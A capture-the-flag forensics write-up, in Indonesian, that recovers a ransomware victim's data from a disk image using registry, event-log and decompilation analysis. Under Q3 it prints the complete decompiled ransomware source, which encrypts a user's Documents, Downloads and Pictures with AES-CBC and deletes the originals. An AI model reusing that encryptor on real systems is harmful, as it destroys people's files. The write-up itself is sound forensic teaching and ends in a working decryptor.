
Disini gw diberikan file .ad1 dan service netcat untuk menjawab soal soal yang diberi di service netcat tersebut, total ada 7 pertanyaan.
Q1: A suspicious executable was found in the Downloads folder. What is the SHA256 Hash of this malware?
Disini untuk menjawabnya, gw perlu meng-dump .exe file nya yang berada di folder Downloads menggunakan FTK Imager, dan cek hask nya

Answer: aeb4cc771ae6f76b17ad1e8fb44d69cf5e5cea24adb23af03cae1dc7fd5e743c
Q2: The malware targets specific users by incorporating their unique system identifier into the encryption key. What is the SID (Security Identifier) of the infected user? Answer format: S-1-5-21-xxxxxxxxxx-xxxxxxxxxx-xxxxxxxxx
Disini gw perlu mencari SID dari user yang terinfeksi. Informasi ini tersimpan di registry key ProfileList dalam hive SOFTWARE. Gw menggunakan hivexregedit untuk mengekspor key tersebut.
hivexregedit --export --unsafe --prefix 'HKEY_LOCAL_MACHINE\SOFTWARE' SOFTWARE '\Microsoft\Windows NT\CurrentVersion\ProfileList' > sid.regWindows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList]"Default"=hex(2):25,00,53,00,79,00,73,00,74,00,65,00,6d,00,44,00,72,00,69,00,76,00,65,00,25,00,5c,00,55,00,73,00,65,00,72,00,73,00,5c,00,44,00,65,00,66,00,61,00,75,00,6c,00,74,00,00,00"ProfilesDirectory"=hex(2):25,00,53,00,79,00,73,00,74,00,65,00,6d,00,44,00,72,00,69,00,76,00,65,00,25,00,5c,00,55,00,73,00,65,00,72,00,73,00,00,00"ProgramData"=hex(2):25,00,53,00,79,00,73,00,74,00,65,00,6d,00,44,00,72,00,69,00,76,00,65,00,25,00,5c,00,50,00,72,00,6f,00,67,00,72,00,61,00,6d,00,44,00,61,00,74,00,61,00,00,00"Public"=hex(2):25,00,53,00,79,00,73,00,74,00,65,00,6d,00,44,00,72,00,69,00,76,00,65,00,25,00,5c,00,55,00,73,00,65,00,72,00,73,00,5c,00,50,00,75,00,62,00,6c,00,69,00,63,00,00,00
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList\S-1-5-18]"Flags"=dword:0000000c"ProfileImagePath"=hex(2):25,00,73,00,79,00,73,00,74,00,65,00,6d,00,72,00,6f,00,6f,00,74,00,25,00,5c,00,73,00,79,00,73,00,74,00,65,00,6d,00,33,00,32,00,5c,00,63,00,6f,00,6e,00,66,00,69,00,67,00,5c,00,73,00,79,00,73,00,74,00,65,00,6d,00,70,00,72,00,6f,00,66,00,69,00,6c,00,65,00,00,00"RefCount"=dword:00000001"Sid"=hex(3):01,01,00,00,00,00,00,05,12,00,00,00"State"=dword:00000000
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList\S-1-5-19]"Flags"=dword:00000000"ProfileImagePath"=hex(2):25,00,73,00,79,00,73,00,74,00,65,00,6d,00,72,00,6f,00,6f,00,74,00,25,00,5c,00,53,00,65,00,72,00,76,00,69,00,63,00,65,00,50,00,72,00,6f,00,66,00,69,00,6c,00,65,00,73,00,5c,00,4c,00,6f,00,63,00,61,00,6c,00,53,00,65,00,72,00,76,00,69,00,63,00,65,00,00,00"State"=dword:00000000
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList\S-1-5-20]"Flags"=dword:00000000"ProfileImagePath"=hex(2):25,00,73,00,79,00,73,00,74,00,65,00,6d,00,72,00,6f,00,6f,00,74,00,25,00,5c,00,53,00,65,00,72,00,76,00,69,00,63,00,65,00,50,00,72,00,6f,00,66,00,69,00,6c,00,65,00,73,00,5c,00,4e,00,65,00,74,00,77,00,6f,00,72,00,6b,00,53,00,65,00,72,00,76,00,69,00,63,00,65,00,00,00"State"=dword:00000000
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList\S-1-5-21-2472383311-4215914088-769331741-500]"Flags"=dword:00000000"FullProfile"=dword:00000001"LocalProfileLoadTimeHigh"=dword:01dc91fe"LocalProfileLoadTimeLow"=dword:d39a598b"LocalProfileUnloadTimeHigh"=dword:01dc921b"LocalProfileUnloadTimeLow"=dword:a279ef83"ProfileAttemptedProfileDownloadTimeHigh"=dword:00000000"ProfileAttemptedProfileDownloadTimeLow"=dword:00000000"ProfileImagePath"=hex(2):43,00,3a,00,5c,00,55,00,73,00,65,00,72,00,73,00,5c,00,68,00,6f,00,72,00,73,00,65,00,6d,00,61,00,6e,00,00,00"ProfileLoadTimeHigh"=dword:00000000"ProfileLoadTimeLow"=dword:00000000"RunLogonScriptSync"=dword:00000000"Sid"=hex(3):01,05,00,00,00,00,00,05,15,00,00,00,4f,93,5d,93,68,be,49,fb,1d,12,db,2d,f4,01,00,00"State"=dword:00000304Dari hasil dump registry tersebut, terlihat entry untuk S-1-5-21-2472383311-4215914088-769331741.
Answer: S-1-5-21-2472383311-4215914088-769331741
Q3: The malware leaves a trace of its initialization within the Windows Event Logs. What is the Event ID used by the malware to log its persistence entry?
Sebelumnya karna gw udah dump malicious .exe nya, kita bisa cek bahwa binary tersebut ternyata adalah pyinstaller, langsung gw extract

dan ini hasil dari extract pyinstaller-nya

kita dapet updater.pyc, langsung gw decompile pake pylingual
# Decompiled with PyLingual (https://pylingual.io)# Internal filename: 'updater.py'# Bytecode version: 3.14rc3 (3627)# Source timestamp: 1970-01-01 00:00:00 UTC (0)
import osimport win32evtlogimport win32apiimport win32securityimport hashlibimport base64import randomimport stringfrom Crypto.Cipher import AESfrom Crypto.Util.Padding import paddef get_user_sid(): try: username = win32api.GetUserName() domain = win32api.GetDomainName() sid_obj, _, _ = win32security.LookupAccountName(domain, username) sid_str = win32security.ConvertSidToStringSid(sid_obj) return sid_str except: return 'S-1-5-21-UNKNOWN'def generate_and_log_token(): token = ''.join(random.choices(string.ascii_uppercase + string.digits, k=16)) msg = f'Update service initialized successfully. Reference ID: {token}.' try: h_event_log = win32evtlog.OpenEventLog(None, 'Application') win32evtlog.ReportEvent(h_event_log, win32evtlog.EVENTLOG_INFORMATION_TYPE, 0, 1337, None, [msg], None) except: pass return tokendef encrypt_specific_folders(sid, token): raw_key = f'{sid}_{token}'.encode() key = hashlib.sha256(raw_key).digest() user_home = os.path.expanduser('~') target_folders = ['Documents', 'Downloads', 'Pictures'] print('[*] Starting encryption...') for folder_name in target_folders: full_path = os.path.join(user_home, folder_name) if not os.path.exists(full_path): continue else: for root, dirs, files in os.walk(full_path): for filename in files: if filename.lower().endswith(('.exe', '.py', '.dll', '.ini')): continue else: filepath = os.path.join(root, filename) try: with open(filepath, 'rb') as f: data = f.read() iv = os.urandom(16) cipher = AES.new(key, AES.MODE_CBC, iv) ciphertext = cipher.encrypt(pad(data, AES.block_size)) enc_filename = base64.b64encode(filename.encode()).decode() output_path = os.path.join(root, enc_filename) with open(output_path, 'wb') as f: f.write(iv) f.write(ciphertext) os.remove(filepath) print(f'[+] Encrypted: {filename}') except Exception as e: passif __name__ == '__main__': sid = get_user_sid() token = generate_and_log_token() encrypt_specific_folders(sid, token) print('[!] DONE.')dari source yang sudah didapat dari hasil decompile, kita tau bahwa jawabannya adalah 1337
Answer: 1337
Q4: Within the description of the event log identified in Question 3, the malware stores a unique “Reference ID” or token. What is the value of this Secret Token?
Disini gw pake EvtxECmd untuk parsing Application.evtx yang berada di path C:\Windows\System32\winevt\Logs\Application.evtx, setelah dapet langsung grep Reference ID ke Application.evtx

Answer: OOM9OV5VPRNIK3S2
Q5: To establish an incident timeline, determine the exact time the malware recorded its persistence log. What is the timestamp in UTC?
Disini kita tau karna telah mengexport menjadi csv, jadi kita bisa lihat timestampnya
312,312,2026-01-30 16:02:39.0697403,1337,Info,Application,Application,0,0,horseman,16,,,,,,,,,,,,False,C:\Users\Bara\ceteep\ara7\for\horseman\Application.evtx,0x80000000000000,0,"{""EventData"":{""Data"":""Update service initialized successfully. Reference ID: OOM9OV5VPRNIK3S2."",""Binary"":""""}}kalo berdasarkan data di atas, seharusnya kan jawabannya 2026-01-30 16:02:39, tetapi saat gw submit salah, jadi gw coba untuk convert ke banyak nya zona waktu, dan salah satunya gw mencoba convert ke UTC 5

dan pas coba disubmit, ternyata bener
Answer: 2026-01-30 11:02:39
Q6: Based on the header analysis of the encrypted files and the malware’s logic, identify the encryption algorithm and mode used.
Disini karna sebelumnya gw udah decompile updater.pyc nya, jadi kita tau bahwa berdasarkan source nya
iv = os.urandom(16)cipher = AES.new(key, AES.MODE_CBC, iv)ciphertext = cipher.encrypt(pad(data, AES.block_size))enc_filename = base64.b64encode(filename.encode()).decode()output_path = os.path.join(root, enc_filename)bahwa algorithm yang digunakan adalah AES dengan mode CBC
Answer: AES-CBC
Q7: DATA RECOVERY (FINAL) The user reports losing a critical file named ‘confidential.txt’ in the Documents folder. Using your findings (SID + Token + IV), decrypt the file and reveal the secret string inside.
Dengan menyatukan findinds yang sudah kita dapat, kita bisa membuat decryptor nya seperti ini
import hashlibfrom Crypto.Cipher import AESfrom Crypto.Util.Padding import unpad
TOKEN = "OOM9OV5VPRNIK3S2"FILE = "Y29uZmlkZW50aWFsLnR4dA=="
candidates = [ "S-1-5-21-2472383311-4215914088-769331741", # domain SID (format Q2) "S-1-5-21-2472383311-4215914088-769331741-500", # full user SID]
data = open(FILE, "rb").read()iv, ct = data[:16], data[16:]
for SID in candidates: raw_key = f"{SID}_{TOKEN}".encode() key = hashlib.sha256(raw_key).digest()
try: pt = unpad(AES.new(key, AES.MODE_CBC, iv).decrypt(ct), AES.block_size) print("[OK] SID =", SID) print(pt.decode("utf-8")) break except Exception as e: print("[FAIL] SID =", SID, "|", e)
Answer: b967081a1a071c25e2c4437e2e124b60b73407ec8eceb52e1eecc00caa1873ba
Nah jawabannya udah kekumpul semua, langsung submit ke netcat service nya

Answer: ARA7{GG!_y0u_4r3_4_f0r3ns1c_M4st3r_&_R4ns0mw4r3_hUnT3R_HORSEMAN_SOLVED!!!!}